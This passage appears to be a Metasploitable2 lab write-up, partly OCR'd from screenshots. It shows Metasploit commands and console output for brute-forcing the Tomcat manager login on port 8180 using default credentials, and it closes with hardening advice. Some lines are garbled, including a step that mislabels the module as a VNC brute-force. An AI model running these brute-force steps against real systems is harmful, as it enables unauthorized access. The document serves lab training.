  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
root@metasploitable:/#
```


Service: unknown (Port 8180)

Port 8180 is an interesting one—it's often associated with **Tomcat**, a popular web server and servlet container. When Metasploitable2 runs Tomcat, it listens on this port. Now, here's the catch: if you stumble upon a Metasploitable2 instance with port 8180 open, you might just have a chance to exploit it. The default username and password for Tomcat are both "tomcat," although you could also try your luck with some good old-fashioned brute-forcing. 🚀


Version: 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Exploit Steps:


1. Use Metasploit to bruteforce VNC login:
   >search tomcat
   >use 63
   >show options
2. Set options……..
   >workspace metasploitable
   >set BLANK_PASSWORDS true
   >set RHOSTS <target_ip>
   >set USER_AS_PASS true
   >set RPORT 8180
   >run



```
|                                            |
|                                            |
|         User Name:    [ security  ]                 |
|                                            |
|         Password:    [          ]                |
|                                            |
|                                            |
|                                            |
|                  [ OK ]                      |
|____________________________________________________________|
|                                            |
|                           https://metasploit.com |
|____________________________________________________________|


       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat
```



```
  70  post/windows/gather/enum_tomcat                .            normal    No    Windows Gather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 70, use 70 or use post/windows/gather/enum_tomcat

msf6 > use 63
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name              Current Setting                                       Required  Description
  ----              ---------------                                       --------  -----------
  ANONYMOUS_LOGIN   false                                                 yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false                                                 no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                     yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                                                 no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                                                 no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                                                 no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                                                  no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                                                                no        The HTTP password to specify for authentication
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containing passwords, one per line
                    mgr_default_pass.txt
  Proxies                                                                 no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                                                                    ml
  RPORT             8080                                                  yes       The target port (TCP)
  SSL               false                                                 no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false                                                 yes       Stop guessing when a credential works for a host
  TARGETURI         /manager/html                                         yes       URI for Manager login. Default is /manager/html
  THREADS           1                                                     yes       The number of concurrent threads (max one per host)
  USERNAME                                                                no        The HTTP username to specify for authentication
```



```
  TARGETURI         /manager/html                                         yes       URI for Manager login. Default is /manager/html
  THREADS           1                                                     yes       The number of concurrent threads (max one per host)
  USERNAME                                                                no        The HTTP username to specify for authentication
  USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containing users and passwords separated by space, one pair per line
                    mgr_default_userpass.txt
  USER_AS_PASS      false                                                 no        Try the username as the password for all users
  USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containing users, one per line
                    mgr_default_users.txt
  VERBOSE           true                                                  yes       Whether to print output for all attempts
  VHOST                                                                   no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.88
RHOSTS => 192.168.1.88
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > SET RPORT 8180
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
```

Protection Recommendations:

1. Change Default Credentials
2. Firewall Rules
3. Regular Updates and Patching
4. Security Hardening

Understanding Backdoor Exploits

Backdoor exploits are vulnerabilities or deliberately open ports that allow unauthorized users to access a system. Ingreslock, a classic example, provided root access through an unprotected service. Backdoors can be introduced through misconfigurations, malware, or intentional debugging services left running on servers.

Protection Measures:

- - Regularly scan for open ports and close any that are unnecessary.
  - Use firewalls to restrict access to services and apply least-privilege principles.
  - Monitor server logs and network traffic for unusual activity.
  - Apply security patches and keep services up to date.

Conclusion

The Metasploitable2 system exhibited several critical vulnerabilities due to weak configurations, backdoors, and default credentials. Each service exploited could be hardened by enforcing proper security controls, strong authentication, and closing unused ports. Regular updates, patch management, and strict firewall rules are essential to maintaining a secure environment.